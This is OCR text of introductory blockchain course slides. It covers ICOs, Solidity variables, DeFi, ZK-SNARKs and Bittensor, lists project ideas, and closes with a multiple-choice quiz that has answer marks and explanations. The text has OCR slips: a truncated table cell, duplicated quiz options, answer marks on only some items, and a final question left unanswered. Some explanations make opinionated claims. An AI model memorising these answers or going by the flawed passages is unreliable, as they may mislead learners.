


Initial Coin Offerings : raising capital on Ethereum




- https://github.com/sduprey/ICO_TOKEN
- Utility tokens : enable product consumption & DAO governance


Initial Coin Offering



Install Metamask or Rabby wallet and get testnet Ethereum



Writing your smart contracts




Visibility of variables and functions

	public	external	internal	private
Modifier functions	✅	✅	✅	✅
Modifier variables	✅	❌	✅	✅
Accessible within the current contract	✅	❌	✅	✅
Accessible in derived contracts	✅	❌	✅	❌
External access	✅	✅	❌	❌

https://github.com/sduprey/blockchain_introductory_course/tree/main/first_contracts

https://docs.soliditylang.org/en/v0.8.30/





Solidity Global Variables

Last Updated : 08 Apr, 2023

Global variables in Solidity are predefined variables available in any function or contract. These variables reveal blockchain, contract, and transaction data. Some common global variables in Solidity:


Variable	Type	Description
msg.sender	address	The address of the account that sent the current transaction.
msg.value	uint	The amount of Ether sent with the current transaction.
block.coinbase	address	The address of the miner who mined the current block.
block.difficulty	uint	The difficulty of the current block.
block.gaslimit	uint	The maximum amount of gas that can be used in the current block.
block.number	uint	The number of the current block.
block.timestamp	uint	The timestamp of the current block.
now	uint	An alias for block.timestamp.
tx.origin	address	The address of the account that originally created the transaction (i.e., the sender of the first trar chain).
tx.gasprice	uint	The gas price (in Wei) of the current transaction.






DeFi : Decentralized Exchanges & Money Market

- Demonstrating uniswap V2, V3
- Smart concentrated liquidity trading bot
- https://github.com/sduprey/blockchain_introductory_course/tree/main/smart_liqui_bot
- Leveraging loop in Aave





ZK SNARK explained : just understand the big picture

https://www.altoros.com/blog/zero-knowledge-proof-improving-privacy-for-a-blockchain/
https://consensys.io/blog/introduction-to-zk-snarks



Merkle tree explained : just understand the big picture





Decentralized AI : TAO Bittensor white paper

The **Bittensor (TAO) white paper** describes a decentralized network where people contribute **machine-learning models** instead of compute alone. These models compete and collaborate to produce useful outputs, and the network **rewards them with TAO tokens based on how valuable their intelligence is**, as judged by other models and validators. In short, Bittensor turns AI intelligence into a **marketplace**, where the best models earn more TAO without a central authority deciding winners.

https://sduprey.github.io/tao_index.html

Projects

- **Solidity projects**
  - Make an ICO (EVM world) (https://github.com/sduprey/ICO_TOKEN)
  - Implement a multisig (https://docs.openzeppelin.com/community-contracts/0.0.1/multisig, https://www.codementor.io/@beber89/build-a-basic-multisig-vault-in-solidity-for-ethereum-1tisbmy6ze)
  - Make a NFT from a poem (https://www.alchemy.com/docs/how-to-create-an-nft)
- **Cryptography**
  - Explain and demonstrate a Merkle tree (https://www.geeksforgeeks.org/introduction-to-merkle-tree/), Elliptic curve cryptography (ECDSA) (https://ecdsa.readthedocs.io/en/latest/quickstart.html, https://github.com/sduprey/crypto_theory_introduction/blob/main/Chap7.pdf) and zk-snark and their use in Tornado Cash (https://docs.tornado.cash/)
- **Protocol**
  - Build a blockchain from scratch (https://github.com/sduprey/blockchain_introductory_course/tree/main/cryptocurrency_from_scratch)
  - Explain Bitcoin Lightning Network, Solana consensus algorithm (PoH: proof of history) (https://solana.com/developers/evm-to-svm/consensus#solanas-consensus) and Zcash protocol privacy features (https://z.cash/learn/)
- **DeFi**
  - Explain and demonstrate a concentrated liquidity bot on a DEX (https://github.com/sduprey/blockchain_introductory_course/tree/main/smart_liqui_bot)
  - Explain flash loans (https://coinsbench.com/aave-v3-simple-flash-loan-tutorial-f0775d5e001a) and their use to set up leveraged lend/borrow loop to augment your yield on pegged assets (https://defillama.com/yields/loop)
- **DevOps**
  - Raise an army of Gnosis validators (proof of stake, no need for advanced hardware) https://docs.gnosischain.com/node/Node%20Tools/dappnode
- **AI**
  - Decentralized AI TAO/Bittensor white paper (selection of subnets). Highlight a staking selection of yours quantitatively selected.
  - FHE (fully homomorphic encryption) ZAMA for AI privacy
- **Cybersecurity**
  -
  - Fraud detection features over EVM transaction like Rabby Wallet
  - On-chain data analysis/money tracking for fraud detection (rekt.news + arkham+etherscan)

Questionnaire !

https://forms.gle/FTNRDUdpx9JEekLVA

Which of the following is what makes it possible for a group of strangers to work together to build and maintain a shared database like blockchain, without needing to trust each other?

A. Shared vision of individuals for the sake of a project

B. Forking

C. Trust fund

D. Consensus mechanism ✓

Decentralized networks use consensus mechanisms to achieve agreement among participants on the current state of the ledger. A consensus mechanism, in other words, is a way for a group of people to agree on something without needing to trust each other. This is important in blockchain networks because it allows people to work together to build and maintain a shared database, even if they don't know or trust each other. There are many different consensus mechanisms, but some of the most common ones include Proof of Work and Proof of Stake.

Which blockchain consensus mechanism promotes decentralization by allowing any participant to contribute to the network's security and governance, albeit, by using expensive and powerful hardware?

A. Proof of Work (PoW)

B. Delegated Proof of Stake (DPoS)

C. Proof of Stake (PoS)

D. Proof of Quorum (PoQ)

Despite their commitment to decentralization, Proof of Work (PoW) blockchains impose formidable entry barriers. These include the need for costly hardware, substantial electricity expenses, and the dominance of professional mining pools to produce a hash power lower than the network difficulty (network’s hash power) which, by the way, rises with increased participation and time. Additionally, technical expertise is required for setup and maintenance. As a result, average users often find it challenging to run nodes and participate as miners in PoW networks.

Which of the following is the primary benefit of decentralization in the context of censorship resistance?

A. Enhanced scalability

B. Increased privacy

C. Reduced reliance on intermediaries

D. Improved user experience

While decentralization can be effective in improving the scalability, privacy and user experience of a network, the primary benefit is that it reduces the control that central authorities or intermediaries have over a network, making it more resistant to censorship.

Which of the following best describes how decentralization operates in blockchain networks?

A. By using predetermined nodes across the world to generate new blocks

B. By distributing control and resources among many unrelated nodes across the world ✓

C. By using a miner to validate transactions

D. By using a trusted third party to store the blockchain

Decentralization distributes control across multiple nodes. The more independent nodes/validators spread across the world, the higher the decentralization is, which will make it more difficult for malicious actors to compromise or abuse the network to their preferences.

This is in contrast to centralized systems, where control is concentrated in the hands of a single entity or few large entities making them less efficient than decentralized systems. This is similar to how private companies became more efficient than government enterprises as a result of power getting distributed to more people in the organization. Higher participation of average people in company affairs = higher efficiency and better control.

Which of the following does NOT represent decentralization in the Decentralized Finance or DeFi industry?

A. Increased security against cyberattacks

B. Stability and security enabled by banks

C. Instant cross-border payments with fraction of costs

D. Improved transparency and accountability

Stability and security enabled by banks and other financial institutions doesn’t stay that way often. Due to lack of transparency, data and assets of customers in the bank’s custody are vulnerable to abuses and inefficient management. Centralized institutions can exert unilateral authority, unfairly excluding certain individuals. Additionally, centralized control can lead to higher fees and less innovation as you see with traditional cross-border transactions.

Which of the following best describes a blockchain “client”?

A. A user who invests in cryptocurrencies.

B. A website that displays the latest cryptocurrency prices.

C. Software that enables interaction with a blockchain while upholding the network's operational protocols

D. A password/private key used to access your cryptocurrency wallet.

Let’s break down the blockchain client into two parts. First, and foremost, upholding a decentralized network's protocols is a fundamental responsibility of any blockchain client. The client must be designed to recognize and follow the blockchain's rules, ensuring the entire network's consistent and correct operation. This includes validating transactions, achieving consensus with other nodes, and adhering to any governance protocols. Remember there is no single person overseeing the operations in a public blockchain network.

At the same time, clients serve as an open-source software application designed to communicate with and participate in a blockchain network. Adhering to the philosophy of decentralization, these clients allow users to operate without seeking permission from any centralized authority. They enable users to send and receive transactions, store and manage their cryptocurrency, help deploy smart contracts, build a dapp and query token balances. Blockchain clients are fundamental to the autonomy, immutability, and security of public blockchain networks.

What type of digital ledger and database is blockchain technology?

A. Permissioned & DLT

B. Permissionless/Decentralized & SQL

C. Permissionless/Decentralized & DB2

D. Permissionless/Decentralized & DLT

Blockchain is a type of ledger or database that is open-source, distributed, and tamper-proof. Blockchain networks are not controlled by any single entity. Instead, they are maintained by a network of computers. This makes blockchain networks more resistant to censorship and fraud. Further, blockchain data is stored/distributed on multiple computers across the network. This redundancy makes blockchain networks resilient to failure. This is in contrast to various default SQL and DB2 database management systems developed by centralized entities.

What is the core problem that blockchain solves?

A. Secure data validation and storage by a trusted independent party

B. Secure data validation and storage without a 3rd party

C. Secure storage of digital assets

D. All of the above

Blockchain, at its core, is primarily used to validate and store data in a peer-to-peer way, without the need for a central authority. This makes it ideal for applications such as supply chain management, financial services, and voting.

Secure storage of digital assets is indeed one of the benefits of blockchain technology, but it's not a core objective in the foundational sense. Since blockchain's inception, its primary aim has been to enable a decentralized peer-to-peer system without intermediaries. The core objectives include ensuring trustless transactions, censorship resistance, and maintaining an immutable, transparent ledger without central authority.

Which of the following represent the bedrock principles of a public blockchain?

A. Decentralization, Security, Scalability & Non-Fungibility

B. Decentralization, Security, Scalability & Non-Fungibility

C. Decentralization, Security, Immutability & Transparency

D. Decentralization, Security, Scalability & Transparency

Decentralization allows blockchain networks to operate without the need for a central authority, which makes them more resistant to censorship and fraud. Security is essential for protecting the data on the blockchain from unauthorized access and modification. Immutability ensures that once a transaction is recorded on a blockchain, it cannot be changed or deleted, which makes blockchain data highly reliable and trustworthy. Transparency allows all participants in a blockchain network to view all transactions, which helps to build trust and accountability.

What is the unique identifier for a block in a blockchain called?

A. Block Nonce

B. Block Header

C. Block Hash ✓

D. Block Signature

A block hash is a unique identifier for a block in a blockchain. It is generated using a cryptographic hash function, which is a mathematical algorithm that takes an input and produces a unique output. The block hash is calculated using the block header, which contains information about the block, such as its timestamp, previous block hash, and merkle root.

Block hash allows blocks to be uniquely identified and linked together to form a chain. Second, it makes it difficult to tamper with the blockchain, as any change to a block would result in a change to its block hash. Finally, it is used to verify the integrity of transactions in a block.

Block headers, nonce, and digital signatures play a role *within* block hash to maintain the integrity of the blockchain network.

Which of the following is NOT a consensus mechanism used in typical blockchain networks?

A. Directed Acyclic Graph (DAG)

B. Proof-of-Work (PoW)

C. Proof-of-Stake (PoS)

D. Delegated Proof-of-Stake (DPoS)

DAGs are not consensus mechanisms in the same way that Proof-of-Work, Proof-of-Stake, and Delegated Proof-of-Stake are.

Proof-of-Work is the consensus mechanism used by Bitcoin and increasingly fewer blockchain networks. In Proof-of-Work, miners compete to solve complex computer puzzles in order to validate blocks and earn cryptocurrency rewards. While PoW is a highly secure consensus mechanism, only a handful of networks have PoW as their consensus protocol today as a result of its high energy usage.

Proof-of-Stake and its variants like DPoS are newer consensus mechanisms that are more energy-efficient while maintaining high security. In Proof-of-Stake, validators are chosen to validate blocks based on the amount of cryptocurrency they have staked or offered as collateral.

Nonces in ____ network are used to create unique identifiers for transactions to prevent double-spending/replay attacks but are NOT used to determine the selection of validators.

A. Proof of Stake (PoS)

B. Delegated Proof of Stake (DPoS)

C. DAG/Tangle

D. All of the above

In Proof of Stake (PoS) networks and generally on other non-PoW networks, a nonce is a value included in the block header, used as part of the data hashing process to ensure unique transaction identification to prevent the same transaction from being confirmed and added twice to the blockchain by mistake. However, it does not directly influence validator selection.

In Proof-of-Work (PoW) networks, a nonce holds a dual function beyond merely thwarting replay attacks. Within PoW contexts, a nonce symbolizes a random figure incorporated within the block header. When hashed alongside the block's content/data, it yields a hash value that adheres to specified criteria, typically characterized by a certain count of leading zeros. This structure establishes a competitive arena for miners (distinct from validators in other consensus algorithms) to relentlessly compute varying nonce values using powerful computers and processors until producing a hash that falls beneath the threshold delineated by the network's difficulty algorithm, thereby successfully mining a new block and earning crypto rewards. In effect, the nonce in PoW networks play a critical role in selecting the validator or miner as well.

Safe deposit boxes (or bank lockers) are secured by a key that only the owner (custodians like banks) have access to. Similarly, what protects digital assets owned by users themselves on a blockchain?

A. Consensus mechanism

B. Blockchain network's cryptography

C. A pair of public and private keys ✓

D. A & C

While security protocols of a blockchain platform protect your assets, the ones you personally acquire remain yours and it is your responsibility to protect them. Remember, your digital asset isn't stored in a specific location on the blockchain. Instead, the blockchain has a record that your address, derived from your public key, is associated with that asset. You use your private key to prove ownership and control over that asset while the public key is similar to your mailbox/email address.

Now let's come to the lockbox example. Imagine a lockbox where anyone can see the lock (public key) where your money is stored. However, only the person with the unique key (private key) can unlock it and access the contents. In the world of cryptography, the public key is akin to this visible lock (or an email address), open to everyone—it allows people to send encrypted messages or verify transactions. The private key, on the other hand, is the secret key (like the password to the email address) that can decrypt those contents and allows you to perform activities like authorizing transactions. Safeguarding this private key is crucial, as anyone possessing it can unlock and steal contents within the digital lockbox.

In the blockchain world, the lockbox comes in the form of both physical and digital wallets that can be used to store and access your assets.

Beyond the consensus mechanism, which of the below is the most ideal technique *sharded blockchains* can employ to maintain the high security levels that public blockchains are known for?

A. Auto-rotation of nodes

B. Selecting a leader node in each shard

C. Increasing the hardware specs of nodes making it difficult for average users to run a node

D. Mining

A sharded blockchain like Shardeum divides its data into smaller pieces called "shards". Each shard contains a portion of the blockchain's transaction history and is managed by a subset of the network's nodes. Instead of every node processing every transaction, nodes only process transactions for their specific shard to help increase the network's capacity and speed.

It is important to note that unlike plasma and other layer 2 solutions that provide additional capabilities, sharding involves making fundamental changes to the protocol or base layer. So, the security of a sharded network depends on the security of each shard. That’s why auto-rotating nodes in sharded blockchains is crucial for security because it prevents any single node or group of nodes from gaining consistent control over a specific shard. If nodes stayed in one shard indefinitely, malicious actors could target and compromise that shard's transactions. By frequently rotating nodes among shards, the network ensures unpredictability and reduces the chance of sustained attacks on particular shards.

How can Proof-of-Stake (PoS) networks, such as Ethereum, achieve a security level comparable to that of Proof-of-Work (PoW) networks like Bitcoin?

A. By allowing anyone to run nodes using internet connection and a computer

B. Through a system where validators stake assets as collateral ✓

C. By relying on physical hardware for validation

D. By increasing transaction fees

Indeed, while increased user participation in a blockchain's daily operations boosts decentralization, it doesn't inherently offer a robust deterrent against malicious activities or node misconduct.

Proof-of-Work requires nodes (miners) to solve complex computer puzzles to validate and add new transactions to the blockchain. Key to successfully solving these puzzles is the power of the computers/servers used by miners. The more powerful the computers, the easier to solve these puzzles. The first miner to solve the puzzle gets to add a block and is rewarded with cryptocurrency. This process ensures miners are incentivized to act honestly because they stand to gain more from the rewards of legitimate mining than they would from attacking the system. Launching an attack would also be expensive due to the high computational costs involved.

In Proof-of-Stake, validators are chosen to create new blocks based on the number of coins they hold and are willing to "stake" or lock up as collateral. Here, validators (instead of miners) have a vested interest in correctly processing transactions. Misbehaving could lead to their staked coins being confiscated or slashed. This financial commitment deters malicious behavior since validators stand to lose significant personal assets. Unlike PoW, PoS doesn't require vast amounts of energy. While this is an environmental benefit, it also means that validators are not under constant pressure to sell their rewards to cover costs, promoting stability.

Why do experts often emphasize addressing security issues at Layer 1 of a blockchain rather than relying solely on Layer 2 blockchains and other scaling solutions?

A. Layer 1 enhancements are less complex and inexpensive to implement

B. Only Layer 1 is susceptible to external cyber-attacks

C. Layer 1s is the foundational layer known to provide a very high level of security and decentralization, benefitting the entire network and all dapps built upon it ✓

D. All of the above

Enhancements at Layer 1 of a blockchain, being the base layer, act as the bedrock of its ecosystem's security. By strengthening this foundation, the entire blockchain ecosystem — including all applications, smart contracts, and Layer 2 solutions built on top — inherits this robustness. A secure Layer 1 means that every transaction, regardless of its origin or destination within the ecosystem, operates under a consistent and strong security paradigm. This holistic protection fosters trust and stability throughout the network.

While Layer 2 solutions can help improve the speed, value and transaction efficiency, they often introduce additional complexities and potential vulnerabilities not present at the base layer. Ensuring the base layer is secure and highly decentralized, minimizes these complexities and allows for a consistent security model across the entire network. Further, layer 2 networks can't entirely replicate the innate security guarantees offered by a well-established Layer 1 network which has often withstood numerous attack vectors.

Which term is commonly associated with the practice of prioritizing certain transactions on a blockchain by reordering them for potential financial gains, especially in the context of DeFi platforms?

A. Staking rewards

B. Token burning

C. MEV (Miner Extractable Value)

D. PoS (Proof of Stake)

